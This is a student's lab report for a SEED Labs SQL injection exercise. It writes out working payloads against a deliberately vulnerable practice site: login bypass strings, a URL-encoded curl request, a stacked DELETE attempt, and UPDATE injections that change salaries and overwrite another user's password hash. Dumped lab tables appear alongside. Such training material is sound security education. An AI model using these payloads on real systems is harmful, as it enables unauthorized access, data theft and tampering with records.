Barrett Bobilin

3/31/25

Florida State University


CIS 4360

# Lab 5


This lab is a SQLi (SQL injection) security lab, based around learning about, and exploiting vulnerabilities of databases that do not sanitize their requests.

## Task 1

The first task is simply to get used to SQL statements. We need to find the provided table, and extract information about employee "Alice".




```
root@0d142755445f:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> 
```



```
mysql> DESC credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> █
```

**Task 2.0**

For this task, we are meant to bypass the login page without knowing any information. To achieve this, I used the SQLi string: *‘ OR 1=1; #* in both the Username and Password fields, which allowed me to log in. This works because the initial apostrophe (‘) closes the literal string, allowing me to create a new query: *OR 1=1* which will always be true. The following semi-colon (;) ends the statement, and the pound symbol (#) comments out the rest of the line. This returns the information about the employee Alice.




Alice Profile

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 20000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

**<u>Task 2.1</u>**

2.1 says the following: Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is "admin", but you do not the password. You need to decide what to type in the Username and Password fields to succeed in the attack.

To solve this, I had to get a little creative because running "*admin*" and "*' OR 1=1; #*" refused to work, so I kept the password input the same, but adjusted the username field to: *' OR name='admin' LIMIT 1; #* to force the admin account to be the first checked.



User Details

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|---|---|---|---|---|---|---|---|---|
| **Alice** | 10000 | 20000 | 9/20 | 10211002 | | | | |
| **Boby** | 20000 | 30000 | 4/20 | 10213352 | | | | |
| **Ryan** | 30000 | 50000 | 4/10 | 98993524 | | | | |
| **Samy** | 40000 | 90000 | 1/11 | 32193525 | | | | |
| **Ted** | 50000 | 110000 | 11/3 | 32111111 | | | | |
| **Admin** | 99999 | 400000 | 3/5 | 43254314 | | | | |

**<u>Task 2.2</u>**

For this task, we need to repeat 2.1, but it needs to be done without using the webpage. We can use command line tools *curl* instead. By using curl and properly encoding our input:

%27 encodes a single quote (')


%20 encodes a space ( )

%3D encodes =

%3B encodes ;

%23 encodes #

Knowing this, I ran: curl 'http://www.seed-server.com/unsafe_home.php?username=%27%20OR%20name%3D%27admin%27%20LIMIT%201%3B%20%23&Password=%27%20OR%201%3D1%3B%20%23' which worked and retuned all information. Notice highlighted fields contain employee names and information like the previous webpage attack.




```
:!DOCTYPE html>
:html lang="en">
:head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
:/head>
:body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-
only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button'
 id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class
='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthd
ay</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><
:h scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><
:d>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</t
d><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>9999
</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

## <u>Task 2.3</u>

In this task we are attempting to inject two SQL queries to edit the database. This doesn't work however, because the code uses "*if (!$result = $conn->query($sql)) {*", which only executes one statement at a time. We can prove this by attempting to run 2 commands on the webpage.

Running: *' OR 1=1; DELETE FROM credential WHERE name='Alice'; #*

Gives us this error message, notice how the *' OR 1=1;* isn't included in the error message, only the second statement is shown in the error:


SQLi Lab
www.seed-server.com/unsafe_home.php?username='+OR+1%3D1%3B+DE
SEED LABS


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Alice'; #' and Password='da39a3ee5e6b4b0d3255' at line 3]\n

## <u>Task 3.1</u>

Now that we have run through the basics of bypassing security, this task wants us to step it up and edit the database, even if we don't have access. This task states that we want to login as Alice, and update our salary from $20,000 to $100,000. We do this by logging in as Alice, then navigating to the "Edit Profile" section of the portal. As shown in Figure 2 of the attack tasks, there is not an option to edit the salary field, so instead we inject the statement:

*', salary=100000 --*

Into the nickname field. This allows us to edit the database, seen below.



Alice Profile


| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 100000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | |
| Email | |

**<u>Task 3.2</u>**

This task is similar, we now need to edit Boby's salary without knowing his login. To accomplish this, we run this script in Alice's nickname field:

*', salary=1 WHERE name='Boby' --*

To check the success, I logged into the admin account to view information on all profiles.


SQLi Lab

www.seed-server.com/unsafe_home.php?username='+OR+name

User Details

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address |
|---|---|---|---|---|---|---|---|
| Alice | 10000 | 100000 | 9/20 | 10211002 | | | |
| Boby | 20000 | 1 | 4/20 | 10213352 | | | |
| Ryan | 30000 | 100000 | 4/10 | 98993524 | | | |
| Samy | 40000 | 100000 | 1/11 | 32193525 | | | |
| Ted | 50000 | 100000 | 11/3 | 32111111 | | | |
| Admin | 99999 | 100000 | 3/5 | 43254314 | | | |


Copyright © SEED LABs

**Task 3.3**

For this task, we need to continue editing Boby's profile, this time editing his password. For this, I am changing his password to "*test*". To accomplish this, we log into Alice's profile again, and inject the following payload into the nickname field:

*', Password='a94a8fe5ccb19ba61c4c0873d391e987982fbbd3' WHERE name='Boby' --*

This changes the password of user *Boby to the hashed password you see above. I got the hash by running echo -n "test" | sha1sum* in my terminal. Logging into Boby's profile using the password "*test" now works.



## Boby Profile

